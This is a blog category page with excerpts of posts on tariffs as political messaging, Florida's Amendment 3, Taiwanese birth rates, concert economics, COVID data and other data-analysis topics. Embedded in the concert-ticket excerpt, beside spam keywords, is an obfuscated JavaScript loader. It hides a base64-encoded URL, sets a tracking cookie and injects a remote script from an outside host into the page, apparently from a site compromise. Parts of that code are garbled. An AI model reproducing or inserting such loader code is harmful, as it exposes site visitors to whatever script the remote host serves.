Category: 數據分析

  • The Tariff as a Ballot: Analyzing Trade Policy as a Political Strategy

    The Tariff as a Ballot: Analyzing Trade Policy as a Political Strategy

    Following President Trump’s 2025 proposals for high tariffs—including a potential 60% tariff on Chinese goods and a 10% universal baseline—many economists have focused on the high risks, such as inflation and trade wars. For a political analyst, however, this policy should be understood differently: it is one of the most effective political messaging tools in modern American politics.

    The tariff strategy is not designed to win debates at the Peterson Institute for International Economics; it is designed to win votes in specific counties in Pennsylvania, Michigan, and Wisconsin.

    This “economic nationalism” is a direct, unfiltered appeal to a very specific and electorally crucial demographic: blue-collar, non-college-educated, and union-household voters in the post-industrial “Rust Belt.” These are the voters who swung the 2016 election and remain the most contested bloc in American politics.

    The political genius of the tariff argument lies in its simplicity. It bypasses complex economic theory and creates a powerful, populist narrative:

    1. It defines a clear villain: “Globalist” elites and foreign competitors (especially China) who “stole” American manufacturing jobs.
    2. It presents a clear hero: A protectionist leader (“I am a tariff man”) willing to fight back on behalf of the “forgotten” American worker.
    3. It offers a clear solution: The tariff itself, a tangible “wall” to protect American industry.

    Whether this narrative is economically sound is, politically, almost irrelevant. The message itself—”I am fighting for your job”—is what resonates in communities in Lackawanna County, PA, or Macomb County, MI, which have seen industries decline for decades.

    This strategy also places the Democratic party in a difficult political bind. Opposing tariffs allows them to be painted as “pro-China” or part of the “globalist elite” who don’t care about American jobs. This forces them to walk a difficult tightrope, often trying to argue for “smarter” trade enforcement rather than rejecting protectionism outright—a message that lacks the simple, emotional clarity of a high tariff.

    Ultimately, the high-tariff policy is a masterclass in political signaling. Its success is not measured in GDP or trade deficits, but in its ability to solidify a candidate’s bond with a critical voting bloc in the handful of states that decide the Electoral College. It is a policy that functions, first and foremost, as a ballot.


  • Beyond the Haze: How Florida’s Amendment 3 Could Shape the 2024 Electorate

    Beyond the Haze: How Florida’s Amendment 3 Could Shape the 2024 Electorate

    On its surface, Florida’s Amendment 3 is a straightforward ballot initiative to legalize recreational marijuana. The policy debate is clear, and so is the high legal threshold: it requires 60% support to pass. For an elections analyst, however, the real story is not the policy itself, but its potent, structural impact on the 2024 election.

    The initiative’s primary political function is not necessarily legalization, but mobilization.

    Florida has trended Republican in recent cycles, making it a difficult state for Democrats at the top of the ticket. The party’s challenge often lies in energizing its base and, crucially, turning out low-propensity voters. Amendment 3 is a powerful tool to solve this exact problem. Support for marijuana legalization polls exceptionally high among Gen Z, Millennials, and progressive-leaning Independents—demographic cohorts that are notoriously difficult to get to the polls.


    This creates the critical “spillover effect.” A 22-year-old voter in Miami or Orlando, who might otherwise have skipped the election, may be highly motivated to vote “Yes” on Amendment 3. Once they have their ballot, the political calculus is whether they will also vote “down-ballot” for other Democratic candidates.

    While this increased turnout might not be enough to flip the state for Kamala Harris in the presidential race, its true impact will likely be felt in Florida’s closely contested U.S. House races. In an environment where control of the House of Representatives is decided by just a handful of seats, the mobilization of even a few thousand new, left-leaning voters in a key district could be the decisive factor. This transforms the initiative from a policy question into a strategic political weapon.

    The 60% threshold makes passage a significant challenge. Governor DeSantis and state Republicans are actively campaigning against it, meaning the measure could very well fail.

    Analytically, however, this almost doesn’t matter. Even if Amendment 3 fails to pass (for example, receiving 58% of the vote), it may have already succeeded in its political mission. By being on the ballot, it forces Republicans to spend resources fighting it, and it successfully draws thousands of younger, progressive voters to the polls—voters who likely would have stayed home otherwise.

    Ultimately, Amendment 3 is a powerful case study in modern political strategy, demonstrating how ballot initiatives can be used to bypass a legislature and, more importantly, reshape the electorate for a specific election. This is a tactic that will undoubtedly be refined and redeployed in future election cycles.

  • 出生率連年驟降,是不是因為「收養」孩子家庭變多了?

    出生率連年驟降,是不是因為「收養」孩子家庭變多了?

    上禮拜去了星巴克來杯咖啡想靜靜看下書悠閒一下,不料一堆孩子蜂擁而上到我隔壁的位置及沙發區,一陣喧嘩吵鬧尖叫刺進我耳膜,腦子這時就覺得以後決定不生小孩的意念果然正確,吵死。想著想著覺得會不會很多人也有這樣的想法,加上經濟、社會環境等影響才讓出生率越來越低?

  • Is it possible to predict a person’s future by linear regression? If you understand the individual enough, MAYBE.

    Is it possible to predict a person’s future by linear regression? If you understand the individual enough, MAYBE.

    Life is like a road. We will meet different people and face different issues. We do not always walk in the same direction, but usually take similar tactics or solutions, and a similar emotional response any time experience is repeated. If the person really does act in the repetitive ways described above, the resulting pattern could fit a linear regression that could predict his/her future.


  • Life: Just Like Development of SQL to NoSQL

    Life: Just Like Development of SQL to NoSQL

    One weekend, I sat on the couch and thought about why I feel exhausted when there is change. Suddenly, an old memory returned. My mind jumped back to the first semester of a database class when Prof. Scott used the involved and abstruse words to explain what databases are. I realized something from them!

    The history of SQL and NoSQL seems like our life! Why did I say that?

  • 冷知識系列-藝人開演唱會究竟賺不賺錢?

    冷知識系列-藝人開演唱會究竟賺不賺錢?

    「5!4!3!2!1!」這樣期待又怕受傷害的倒數聲不是只限定於跨年,還有在搶票的時候,尤其是五月天、周杰倫、張惠妹、蔡依琳、江蕙等大咖,相信一堆人在售票的前幾天就磨刀霍霍各就各位,什麼搶票懶人包什麼小撇步都出爐。 deja.vu111 paige bueckers nude(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();

  • Ways the Job Search Process Resembles Machine Learning: Gradient Descent Helps Us to Get Dream Jobs

    Ways the Job Search Process Resembles Machine Learning: Gradient Descent Helps Us to Get Dream Jobs

    Let’s celebrate(?)graduation during the quarantine. First of all, I want to congratulate the entire class of 2020, including myself, even though everyone knows this could be the worst job market for new grads since the financial crisis.

    Source: Mountain View Studio

  • It’s Not All Fun and Games: Internet Speed in the Era of Working from Home

    It’s Not All Fun and Games: Internet Speed in the Era of Working from Home

    Have you felt like that the speed of internet is slower than before? you may be right! The traffic on most internet providers’ networks has gotten much heavier as more people stay at home. As we know, usage is on the rise as more people are working, learning, contacting, meeting, and doing all of their entertaining from home.

  • Stay Positive? Staying Home Is Better: New Confirmed Cases Not Stable

    Stay Positive? Staying Home Is Better: New Confirmed Cases Not Stable


    New confirmed cases have been showing positive signs temporarily. The fact is the situation is not stable and cannot be predicted. I did simple research about confirmed COVID-19 cases. The data is according to The New York Times. The timeframe is from Jan.21, when the first case happened in Washington state, to Apr. 19.

  • 校際運動比賽成為選校新標準,學術名氣不再是唯一

    校際運動比賽成為選校新標準,學術名氣不再是唯一

    高中三年即將結束時,學測、指考幾乎是每個人的必經過程,繁星計畫、推甄、填寫志願總讓人戰戰兢兢,等待放榜的時間使人又期待又害怕。那大家還記得當時是依照什麼排學校志願的嗎?